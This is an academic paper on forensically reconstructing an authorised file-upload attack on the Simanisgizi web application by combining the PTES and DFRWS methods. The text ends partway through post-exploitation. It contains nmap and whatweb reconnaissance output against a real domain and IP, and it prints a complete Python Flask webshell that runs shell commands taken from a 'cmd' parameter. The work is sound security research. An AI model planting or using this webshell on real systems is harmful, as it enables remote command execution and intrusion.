



Web Application Attack Reconstruction through Integration of PTES and DFRWS Methods

***Danur Wijayanto, Aditya Cahyadi**

Information Technology Department, Universitas Aisyiyah Yogyakarta, Yogyakarta, Indonesia

*Corresponding author e-mail: danurwijayanto@unisayogya.ac.id

Received: June 2026; Revised: July 2026; Published: October 2026

Abstract

This study aims to analyze the relationship between attack processes and digital artifacts through an integrated approach using the Penetration Testing Execution Standard (PTES) and the Digital Forensic Research Workshop (DFRWS), applied to a single controlled file upload attack scenario in the Simanigizi web application. The method used includes the PTES stage as a structured penetration testing methodology to systematically identify system vulnerabilities, and the DFRWS stage to identify, collect, and analyze the resulting digital evidence. The results indicate that the system has a vulnerability in the file upload feature that allows malicious files to enter the server. However, attempts to execute commands via the webshell were unsuccessful, as indicated by an HTTP 404 response on each request. This indicates the existence of partial controls in the system that limit further exploitation. Based on log analysis, the attacker's activity patterns and sequence of events were successfully reconstructed systematically. Thus, the integration of PTES and DFRWS can provide a more comprehensive understanding of the relationship between attack techniques and the resulting digital evidence.

Keywords: PTES; DFRWS; Digital forensics; Penetration testing; Attack reconstruction; Web application security

How to Cite: Wijayanto, D., & Cahyadi, A. (2026). Web Application Attack Reconstruction through Integration of PTES and DFRWS Methods. *Prisma Sains: Jurnal Pengkajian Ilmu Dan Pembelajaran Matematika Dan IPA IKIP Mataram*, 14(4), 2178–2207. <https://doi.org/10.33394/j-ps.v14i4.21089>



<https://doi.org/10.33394/j-ps.v14i4.21089>

Copyright© 2026, Wijayanto & Cahyadi

This is an open-access article under the [CC-BY](#) License



INTRODUCTION

The development of open web-based applications has increased the complexity of cybersecurity threats, particularly in systems lacking adequate authentication and input validation mechanisms. Various studies have shown that vulnerabilities in web applications can be exploited through request manipulation, exploitation of unvalidated input, and misuse of file upload features, which can compromise system integrity (Yuwan et al., 2025). This situation demonstrates that web application security relies not only on prevention mechanisms but also on the ability to understand attack patterns and the digital footprints left during incidents (Setya Putra & Santoso, 2025). However, most approaches used still focus on one of these aspects in isolation, thus failing to provide a complete picture of the relationship between the attack process and the resulting digital artifacts.

One common approach to identifying system vulnerabilities is penetration testing (Nugraha et al., 2024). This method simulates real-world attacks to test a system's resilience to various threat scenarios (Fadhilah & Adrian, 2023; Widiyanto et al., 2025). The Penetration Testing Execution Standard (PTES) is a framework that provides systematic steps from pre-engagement to reporting, enabling the identification of security vulnerabilities (Muhammad Fauzi et al., 2024; Widiyanto et al., 2025). However, this approach focuses on the process of identifying and validating vulnerabilities, without providing an in-depth explanation of how

the attack occurred or how the resulting digital artifacts can be forensically analyzed. Testing results tend to focus on technical findings without any relevance to the incident investigation process.

Digital forensics is an approach focused on the identification, collection, examination, and analysis of digital evidence to reconstruct security incidents. One widely used framework is the Digital Forensic Research Workshop (DFRWS), which provides systematic stages including identification, preservation, collection, examination, analysis, and presentation (Yudhana et al., 2022). The DFRWS method was chosen because it has digital investigation stages that focus on the identification, collection, examination, analysis, and presentation of digital artifacts. This framework remains relevant and widely used in modern digital forensic research, encompassing artifact forensics and network forensics, making it suitable for system log-based investigations and web application exploitation activities (Breitinger et al., 2024). Unlike other forensic frameworks, such as ISO/IEC 27037, which focuses more on the acquisition, preservation, and handling of digital evidence, DFRWS provides greater flexibility in conducting log-based incident analysis and reconstructing attack activity in dynamic web application environments (Triyanto et al., 2022). However, digital forensics approaches are generally reactive because they rely on incidents that have already occurred, and therefore do not provide a mechanism for generating attack scenarios in a controlled manner as part of the analysis process. Linking attack activity with the digital investigation process is necessary to aid the identification, analysis, and reconstruction of the attack chain of events based on network artifacts and system logs. The network forensics process focuses not only on data collection but also on abnormal traffic analysis, incident analysis, and reconstruction of the chain of incidents that occurred on the network (Ghabban et al., 2021).

The limitations of each approach indicate a methodological gap between attack simulation and digital evidence-based investigation. Penetration testing focuses on exploitative efforts to identify vulnerabilities, while digital forensics focuses on analyzing artifacts after an incident occurs (Casino et al., 2022). Most previous research still separates these two approaches as separate domains without clear integration. This results in a lack of systematic connection between the attack techniques used and the resulting digital artifacts, thus limiting understanding of attack mechanisms. Therefore, an approach is needed that can integrate attack simulation and forensic investigation into a single, continuous process.

Although penetration testing and digital forensics have been widely studied, they are generally applied as separate activities. Penetration testing research primarily focuses on identifying and validating vulnerabilities, whereas digital forensic research concentrates on evidence collection, analysis, and incident reconstruction. Based on the reviewed literature, no study was found that explicitly integrates PTES framework with the DFRWS forensic investigation framework within a single continuous workflow. Consequently, the traceability between attack actions, generated artifacts, and reconstructed forensic evidence remains insufficiently explored. This gap motivates the need for an integrated approach capable of establishing direct relationships between attack activities and the resulting forensic artifacts.

Based on these gaps, this study proposes an integrated approach by combining the Penetration Testing Execution Standard (PTES) and the Digital Forensic Research Workshop (DFRWS) in a single, continuous analysis flow. PTES is used to design and simulate attack scenarios in a structured manner to generate digital artifacts in a controlled manner, while DFRWS is used to identify, collect, and analyze these artifacts to systematically reconstruct the incident chronology. This combination of these two methods is carried out to establish a link between attack patterns and the resulting digital artifacts, so that the relationship between exploitation techniques, system logs, HTTP requests, and other digital evidence can be directly analyzed. This approach also helps understand how an attack activity produces certain artifact patterns, so that the investigation process in real attacks can be carried out more quickly, directed, and accurately based on previously analyzed artifact patterns.

As an implementation of this approach, this study uses the Simanisgizi application as a case study. Simanisgizi web application developed within the Information Technology Study Program, Universitas 'Aisyiyah Yogyakarta. This application is an open web application based on artificial intelligence that allows users to input and process data without authentication mechanisms, thus presenting potential vulnerabilities relevant for analysis. Based on this, the purpose of this study is to identify potential vulnerabilities and reconstruct attack activity on the web application through an integrated approach between PTES and DFRWS.

To achieve these objectives, this study addresses the following research questions: (1) What potential vulnerabilities can be identified in the Simanisgizi file upload functionality using the PTES methodology? (2) What digital artifacts are generated during the simulated file upload attack and how can these artifacts support forensic investigation? (3) How can the DFRWS framework reconstruct the attack chronology based on the collected digital artifacts? (4) How does the integration of PTES and DFRWS establish traceability between penetration testing activities, generated digital artifacts, and reconstructed forensic evidence?. These research questions guide the implementation of the proposed methodology and provide the basis for the analysis and interpretation of the investigation results.

Prior to the security assessment, authorization to perform penetration testing activities was obtained from the application development team and system administrators specifically for academic research purposes. All testing activities were carried out within a controlled environment and limited to the predefined research scope, focusing exclusively on the potential vulnerability and the analysis of the resulting digital artifacts. No unauthorized activities were performed outside the approved scope to ensure that no disruption occurred to operational services.

METHODS

This research uses a case study approach with a controlled attack simulation scenario to analyze the relationship between the exploitation process and the resulting digital artifacts. This approach is designed by integrating the Penetration Testing Execution Standard (PTES) and Digital Forensic Research Workshop (DFRWS) methods into a single, continuous research stream (Listartha & Saskara, 2024; Sulistyo et al., 2025). PTES is used to simulate attacks to generate digital artifacts, while DFRWS is used to identify, collect, and analyze these artifacts in order to systematically reconstruct the incident chronology.

The research was conducted in a controlled containerized environment to ensure repeatability and forensic traceability throughout the investigation process. The target application was deployed on an Ubuntu-based server utilizing Docker container technology and LiteSpeed web server services. Security assessment activities employed OWASP ZAP and Dirsearch, while forensic evidence was collected from multiple logging sources including access.log, error.log, stderr.log, and container application logs. The experimental environment used in this study is summarized in Table 1.

Table 1. Experimental Environment

Component	Specification
Operating System	Ubuntu 24.04 LTS
Container Platform	Docker
Web Server	Nginx 1.24.0
Programming Language	Python 3.x
Assessment Tool	OWASP ZAP
Enumeration Tool	Dirsearch
Log Sources	access.log, error.log, stderr.log, container application log

The research scenario focuses on the file upload feature as an entry point for attacks on web applications. This scenario was chosen based on potential vulnerabilities common in file upload mechanisms, particularly in systems that lack strict validation and authentication. In

this scenario, an attack is simulated by sending an HTTP request to upload a malicious file as a representative payload. Request parameters are manipulated to observe the system's response to the interaction. These activities are designed to generate digital artifacts in the form of system logs, HTTP requests, and uploaded files, which are then used as objects of analysis in the forensic investigation process.

The overall research flow is shown in Figure 1. The diagram demonstrates the direct link between the attack simulation and forensic investigation processes in a single, integrated flow. PTES is used to generate digital artifacts through controlled attack simulations, while DFRWS is used to analyze these artifacts to reconstruct the incident chronology. The resulting digital artifacts serve as the primary link between the two approaches, enabling analysis that focuses not only on vulnerabilities but also on the digital evidence generated by the attack activity.




Figure 1. Integrated Research Methodology Flow between PTES and DFRWS

1. Pre-engagement Interaction

The pre-engagement interaction phase is used to define the research scope, including determining the target application, authorization status, testing environment, attack scenarios, and testing limitations. In this study, the Simanisgizi web application developed within the Information Technology Study Program, Universitas 'Aisyiyah Yogyakarta, was selected as the research object. Authorization to conduct penetration testing activities was obtained from the application development team prior to testing. The assessment was conducted within a controlled environment and limited to approved testing activities related to the file upload mechanism. No real user accounts, personally identifiable information, or operational data were involved during the testing process. These limitations were established to ensure that all attack simulations were performed in a targeted, controlled, ethical, and legally authorized manner, so that the resulting digital artifacts could be used as a basis for subsequent forensic analysis (Galang Saputra & Parga Zen, 2023).

2. Intelligence Gathering

The intelligence gathering phase focuses on gathering technical information related to the target system, such as running services, application endpoints, input parameters, and server response patterns. The information obtained at this stage is used to identify potential attack surfaces, thus providing the basis for developing relevant exploitation scenarios (Andhika et al., 2022; Burhani & Priyawati, 2024).

3. Threat Modeling

The threat modeling phase is conducted to determine the most relevant attack scenarios based on the results of previous information gathering. This phase identifies potential attack entry points, exploitable mechanisms, and potential impacts, ensuring that the scenarios used

are directly related to the characteristics of the system being tested (Astrida et al., 2022; Ridwan, 2024).

4. *Vulnerability Analysis*

The vulnerability analysis phase aims to identify system weaknesses that can be exploited in a predetermined attack scenario. The analysis is performed on input mechanisms, communication flows, and system responses to interactions, resulting in vulnerability indications that will be tested in the exploitation phase (Firnanda et al., 2025).

5. *Exploitation*

The exploitation phase involves running a designed attack scenario to test the potential exploitation of the discovered vulnerabilities. This process aims to generate a controlled incident and generate digital artifacts, such as system logs, HTTP requests, and uploaded files, which will be used as objects of analysis in subsequent forensic stages (Kurniawan et al., 2023).

6. *Post-Exploitation*

The post-exploitation phase is conducted to observe the impact after the exploitation process, including system responses and changes to the application environment. This phase also aims to identify additional artifacts that arise as a result of the attack activity, thereby enriching the data used in the investigation process (Rinaldi & Abdillah, 2026).

7. *Reporting*

The reporting phase is the documentation phase that systematically presents the results of the attack simulation, including vulnerability findings, the testing process, and the resulting digital artifacts. The results of this phase serve as a bridge between the penetration testing process and the forensic investigation, providing data ready for analysis in the DFRWS phase (Alhamed & Rahman, 2023).

Digital artifacts generated during the penetration testing phase are a key component of the forensic investigation process. Data in the form of system logs, HTTP requests, and uploaded files are used as input in the Digital Forensic Research Workshop (DFRWS) phase to systematically reconstruct the incident chronology. Therefore, the investigation process is not a standalone process but a direct continuation of the attack simulation activities that have already been conducted.

1. *Identification*

The identification phase is conducted to determine the presence of an incident and identify relevant digital evidence sources based on artifacts generated during the penetration testing phase. This process includes determining the data storage location, the types of artifacts available, and the system components involved in the activity being analyzed, allowing for a more targeted investigation (Wibowo et al., 2024).

2. *Preservation*

The preservation phase aims to maintain the integrity of identified digital evidence so that it remains unaltered during the investigation. At this stage, digital artifacts are secured so that the data remains in its original and valid state for analysis in subsequent stages (Fahrudin & Zaida Muflih, 2025).

3. *Collection*

The collection phase involves gathering relevant digital artifacts from the system, such as log files, HTTP request data, and uploaded files generated in the previous phase. The collection process is conducted in a controlled manner to ensure the authenticity of the data obtained and its usability as the basis for forensic analysis (Sulistyo et al., 2025).

4. *Examination*

The examination phase involves examining collected digital artifacts to identify activity related to the attempted attack. This process includes data filtering, identifying suspicious

requests, and tracing parameters used in interactions with the system, providing an initial indication of the pattern of activity occurring (Genggam et al., 2024).

5. Analysis

The analysis phase is carried out to interpret the examined digital artifacts in order to reconstruct the attack mechanism. This phase involves correlating various data, such as IP addresses, accessed endpoints, request parameters, and event times, to systematically compile the attack activity sequence (Faisal et al., 2023).

6. Presentation

The presentation stage involves presenting the results of the forensic investigation in a systematic and structured manner. This presentation includes an explanation of the main findings, the chronology of events, and digital evidence supporting the analysis, so that the investigation results can be understood and scientifically justified (Yudhana et al., 2022).

RESULTS AND DISCUSSION

Results

To demonstrate the empirical implementation of the PTES methodology and provide traceability between testing activities and the evidence generated during the assessment, each PTES stage was mapped to its corresponding activities, tools, outputs, and supporting evidence. This matrix summarizes the implementation of PTES in the Simanisgizi case study and highlights the specific data obtained at each stage of the assessment.

Table 2. PTES Evidence Matrix

PTES Stage	Concrete Activity	Tool/Data	Output Evidence	Reference
Pre-engagement	Scope definition and authorization	Authorization approval	Authorized penetration testing scope, controlled testing environment, approved attack scenario	Pre-engagement Interaction
Intelligence Gathering	Reconnaissance and endpoint enumeration	Nmap, WhatWeb, curl, Dirsearch	Open HTTP service, Nginx identification, HTTP response headers, discovered /console endpoint	Figure 2, Figure 3, Figure 4, Figure 5, Table 3
Threat Modeling	Attack surface identification	Intelligence Gathering results	File upload identified as the primary attack surface; webshell upload selected as the attack scenario	Table 4
Vulnerability Analysis	File upload behavior assessment	OWASP ZAP	HTTP POST request accepted, Python-based file artifact successfully uploaded and stored	Figure 6, Table 5
Exploitation	Upload of Python-based artifact	webshell.py payload	Uploaded webshell.py artifact successfully stored within /app/static/images/	Figure 7, Figure 8
Post-Exploitation	Execution attempt validation	HTTP GET requests, Container Log	Multiple requests (cmd=whoami, cmd=date) recorded; all responses returned HTTP 404 Not Found	Figure 9
Reporting	Documentation and evidence consolidation	PTES findings and generated artifacts	Technology identification, uploaded artifact, HTTP requests, server responses, forensic-ready evidence for DFRWS investigation	Reporting section

1. Pre-engagement Interaction


The pre-engagement interaction phase was conducted to establish the scope and scenarios for security testing on the Simanisgizi application. Before the security assessment was conducted, authorization was obtained from the Simanisgizi application development team to perform penetration testing activities for academic research purposes. The testing scope was limited to approved attack scenarios involving the file upload functionality. All activities were carried out within a controlled environment using research-generated data, and no real user data or operational services were affected during the testing process. The attack method used was a webshell upload simulation using the file upload feature. This method was chosen based on the application's characteristics, which allow users to upload files without authentication, making it a potential entry point for attacks.

This phase served as the basis for determining the direction of the testing, namely, examining the possibility of malicious files entering the system through the file upload mechanism in the next phase

2. Intelligence Gathering

Intelligence gathering is performed to obtain initial technical information about the target system, including running services, technologies used, and accessible endpoints.

The Nmap scan results show that the application is accessible via HTTP on a specific port. This indicates that the system can be accessed directly through the network without any restrictions at the initial layer. The results of the Nmap port scan are shown in Figure 2.




```
(root@Kali)-[/home/tutttu]
# nmap simanisgizi.com
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-07-15 08:35 CDT
Nmap scan report for simanisgizi.com (157.66.9.183)
Host is up (0.035s latency).
Not shown: 991 filtered tcp ports (no-response)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
443/tcp   open  https
888/tcp   open  accessbuilder
3306/tcp  open  mysql
5000/tcp  open  upnp
5001/tcp  open  complex-link
8089/tcp  open  unknown

Nmap done: 1 IP address (1 host up) scanned in 5.88 seconds
```

Figure 2. Port Scan Results Using Nmap

Next, the application technology was identified using WhatWeb to determine the framework and technology used by the target system. The identification results showed that the application was running on a Python-based framework with the Nginx web server. This information provides an initial overview of the application's characteristics and potential server-side request processing mechanisms. The results of the technology identification using WhatWeb are shown in Figure 3.



```
(root@Kali)-[/home/tutttu]
# whatweb simanisgizi.com
http://simanisgizi.com [200 OK] Country[JAPAN][JP], HTML5, HTTPServer[nginx], IP[157.66.9.183], Script, Title[Deteksi Menu MP-ASI], nginx
```

Figure 3. Identification of Application Technology Using WhatWeb

Directory enumeration using Dirsearch revealed the presence of the /console endpoint, which responded to requests with a specific HTTP code, indicating that the endpoint was available on the system. In addition to the technology fingerprinting results obtained using WhatWeb (Figure 2), HTTP header inspection was performed using curl to validate the server response and identify additional HTTP configuration parameters. The results of the curl inspection are presented in Figure 4.

```
(root@Kali)-[/home/tuttu]
# curl -I simanisgizi.com
HTTP/1.1 200 OK
Server: nginx
Date: Wed, 15 Jul 2026 13:56:13 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 11740
Connection: keep-alive
Vary: Accept-Encoding
Cache-Control: no-cache
```

Figure 4. HTTP Response Header Inspection Using curl

To identify publicly accessible directories and application endpoints, directory enumeration was performed using Dirsearch. As shown in Figure 5, the enumeration process identified two accessible paths: `/.well-known/acme-challenge`, which returned an HTTP 301 response indicating redirection, and `/console`, which returned an HTTP 200 response. The discovery of these endpoints provides additional information regarding the application's exposed resources and serves as supporting evidence for subsequent vulnerability assessment. At this stage, the functionality and security implications of the discovered endpoints were not inferred solely from the enumeration results and were examined further during the Vulnerability Analysis phase.

[illegible]

Figure 5. Application Endpoint Enumeration Using Dirsearch

The reconnaissance results obtained from Nmap, WhatWeb, curl, and Dirsearch collectively provide an overview of the target environment, including active network services, web technologies, HTTP response characteristics, and publicly discoverable application endpoints. These findings establish the baseline information required before proceeding to the Vulnerability Analysis phase. A summary of the Intelligence Gathering results is presented in Table 3.

Table 3. Intelligence Gathering Results

Tools	Findings	Description
Nmap	HTTP port is open on the target	Indicates that the application is accessible through a web service
WhatWeb	Nginx	Indicates that the application is run behind Nginx webserver which has IP Address : 157.66.9.183
Dirsearch	Console endpoint discovered	Identifies application endpoints for further analysis.
Curl	HTTP response successfully received	Indicates that the endpoint is accessible with 200 HTTP Response Code

3. Threat Modeling

The threat modeling phase was conducted to identify potential attack entry points (attack surfaces) based on the results of the previous phase. An application that can be accessed without authentication and has an active endpoint indicates a direct interaction path with the system.

The file upload feature was identified as the primary entry point because it allows users to send files to the server. From a security perspective, this mechanism poses a risk if not accompanied by adequate validation, as it could be exploited to insert malicious files.

The presence of an active endpoint strengthens the indication that the system contains components that can be further explored by attackers. The combination of open access and the upload feature creates a potential vulnerability for the application to be tested.

Based on the intelligence gathering results, three key findings were obtained. First, the application could be accessed without an authentication mechanism. Second, the /console endpoint was identified as an accessible system component through directory enumeration. Third, the application provided a file upload functionality that accepted user-supplied files. These findings indicated that the file upload mechanism represented the most relevant attack surface and could potentially be abused to introduce malicious files into the system. Consequently, a webshell upload scenario was selected as the primary attack path for subsequent testing.

Therefore, the attack scenario focused on exploiting the file upload feature to test the possibility of malicious files entering the system. A summary of the threat modeling results is presented in Table 4.

Table 4. Threat Modeling Results

Component	Findings	Description
System Access	Without authentication	Direct access to application features
Active Endpoint	/console	Indicates available system components
Sensitive Feature	File upload	Potential entry point for malicious files
Attack Scenario	Webshell upload	Tests the possibility of file injection

4. Vulnerability Analysis

The vulnerability analysis phase was conducted to evaluate potential weaknesses associated with the file upload functionality identified during the previous stages of assessment. This phase focused on analyzing observable application behavior, HTTP communication patterns, and the potential security implications of the upload mechanism.

To further examine the upload functionality, HTTP traffic generated during file submission was captured and analyzed using OWASP ZAP. The captured request showed that the application accepted file data through an HTTP POST request and processed the uploaded content submitted during testing, as shown in Figure 6. Furthermore, the request contained an image parameter used to send user input to the system. The request received a 200 OK response from the server, indicating that a request has succeeded, as shown in Figure 6.




Figure 6. Analysis of HTTP POST Request on Endpoint /image

Based on the observed request and response behavior, the application successfully accepted the uploaded file and completed the upload process without generating an immediate rejection response. This finding demonstrates that a Python-based file artifact could be submitted through the available upload functionality during the conducted test scenario.

From a security perspective, the acceptance of the uploaded file indicates the presence of a potentially exploitable file handling mechanism. The uploaded artifact was subsequently identified during the DFRWS investigation process and located within the application environment, confirming that the file had been successfully stored by the system.

However, because this assessment was conducted using a black-box testing approach, the internal implementation of upload validation mechanisms could not be directly verified (Foundation, 2021). Consequently, controls such as file extension filtering, MIME type verification, file signature inspection, filename sanitization, file size restrictions, upload directory permissions, direct access restrictions, and server-side execution controls were outside the scope of direct observation.

Therefore, the findings obtained during this phase are limited to observable application behavior and the forensic artifacts generated during testing. The available evidence confirms that a Python-based file artifact was accepted and stored by the application. Nevertheless, the assessment does not provide sufficient information to determine which specific validation controls were implemented internally or whether additional security mechanisms were applied during the upload processing workflow.

Based on the available evidence, the upload functionality exhibited behavior that may indicate a potential weakness related to file handling and upload processing. These findings were subsequently used as the basis for the exploitation phase, where the uploaded artifact was further evaluated to determine whether additional attack activities could be performed within the application environment.

Table 5. Vulnerability Analysis Results

Analysis Aspect	Evidence	Result
- Application Accessibility	Application accessible through domain https://simanisgizi.com without authentication	Upload functionality could be reached directly by users
- Upload Feature Availability	Upload interface available on the main application page	Users were able to submit files through the provided upload function
- HTTP Request Observation	POST request containing file upload parameter identified in OWASP ZAP	File upload process was successfully transmitted to the server
- Uploaded File Submission	Python-based file artifact (webshell.py) submitted during testing	File upload request was accepted by the application
- File Storage Verification	Uploaded artifact identified during DFRWS investigation	Uploaded file was stored within the application environment
- Security Observation	Python-based file artifact accepted and stored during testing	Potential weakness identified in file upload handling mechanism

5. Exploitation

The exploitation phase was conducted to test the previously identified vulnerability in the file upload feature. Testing was conducted using a webshell file as the payload to determine whether the application's file validation mechanism could still be bypassed through the available upload feature.

The webshell file was created using Python with the Flask framework. The file was designed to accept command parameters via a URL and execute commands on the server using the subprocess module. This webshell was used as an attack simulation to test the possibility of Remote Command Execution (RCE) if the file was successfully executed by the server. The contents of the webshell file used in the testing are shown in Figure 7.

```

webshell.py
C:\Users> antik > Downloads > webshell.py
1  from flask import Flask, request
2  import subprocess
3  import os
4
5  app = Flask(__name__)
6
7  def rce_interface():
8      command = request.args.get('cmd')
9      if not command:
10         return "Masukkan perintah melalui parameter 'cmd'. Contoh: ?cmd=ls"
11
12     try:
13         output = subprocess.check_output(command, shell=True, stderr=subprocess.STDOUT)
14         return f"<pre>{output.decode('utf-8')}</pre>"
15     except Exception as e:
16         return f"<pre>Error: {str(e)}</pre>"
17
18 @app.route('/debug')
19 def debug_route():
20     return rce_interface()
21
22 @app.route('/')
23 def index():
24     return "Webshell aktif! Gunakan /debug?cmd=perintah"
25
26 if __name__ == '__main__':
27     app.run(host='0.0.0.0', port=5000, debug=True)
28

```

Figure 7. Webshell.py code

Once the webshell file is created, the next step is to select and upload the file using the upload feature available in the application. The file upload process is carried out through the application interface without any additional authentication mechanisms, as shown in Figure 8.

The test results showed that the uploaded file was successfully accepted and stored by the application following the upload process, as indicated by the application's response after file submission. This finding demonstrates that the upload functionality permitted the submission of a Python-based file artifact during the conducted test scenario.




Figure 8. Webshell File Selection Process

From a security perspective, the successful upload of the webshell.py file indicates that the application did not prevent this specific file from being uploaded through the available upload feature. The resulting artifact was subsequently identified during the DFRWS investigation and located within the application directory. This behavior suggests a potential weakness in the upload functionality because a Python-based file artifact was accepted and stored by the application during the testing process. However, the specific validation mechanisms implemented by the application could not be directly verified within the scope of this study.

However, successful file upload alone should not be interpreted as evidence of successful exploitation or remote command execution. The investigation confirmed only that the file was uploaded and stored within the application environment. Additional forensic analysis revealed that subsequent requests directed to the /debug endpoint returned HTTP 404 (Not Found) responses, indicating that the requested functionality was unavailable during the observed interactions.

Therefore, based on the available evidence, the findings support the conclusion that


unrestricted file upload activity occurred, but they do not provide sufficient evidence to conclude that the uploaded Python file was executed by the server. Consequently, the uploaded artifact should be interpreted as evidence of file upload weakness rather than proof of successful server-side code execution.

It should also be noted that this assessment was conducted using a black-box testing approach. Consequently, internal validation controls such as file extension filtering, MIME type verification, file signature inspection, filename sanitization, upload directory restrictions, and server-side execution controls could not be directly evaluated. Therefore, the conclusions presented in this study are based solely on observable system behavior and the forensic artifacts generated during the testing process.

6. Post-Exploitation

The post-exploitation phase was conducted to test whether the successfully uploaded webshell file could be executed on the server side. Testing was performed by attempting to access the uploaded file and executing system commands using the parameters provided in the webshell.

The test results showed that accessing the uploaded webshell file resulted in an HTTP 404 response, indicating that the file could not be accessed directly through the application path. Furthermore, attempts to execute commands such as `whoami` and `date` using the `cmd` parameter were also unsuccessful. The test results showed that accessing the uploaded webshell file resulted in an error response from the application, as shown in Figure 9.



```
PS C:\Users\Aydin> curl.exe -I https://simanisgizi.com/images/webshell.py
HTTP/1.1 404 NOT FOUND
Server: nginx
Date: Mon, 20 Jul 2026 22:55:01 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 207
Connection: keep-alive
```

Figure 9. System Response to Webshell Access and Execution

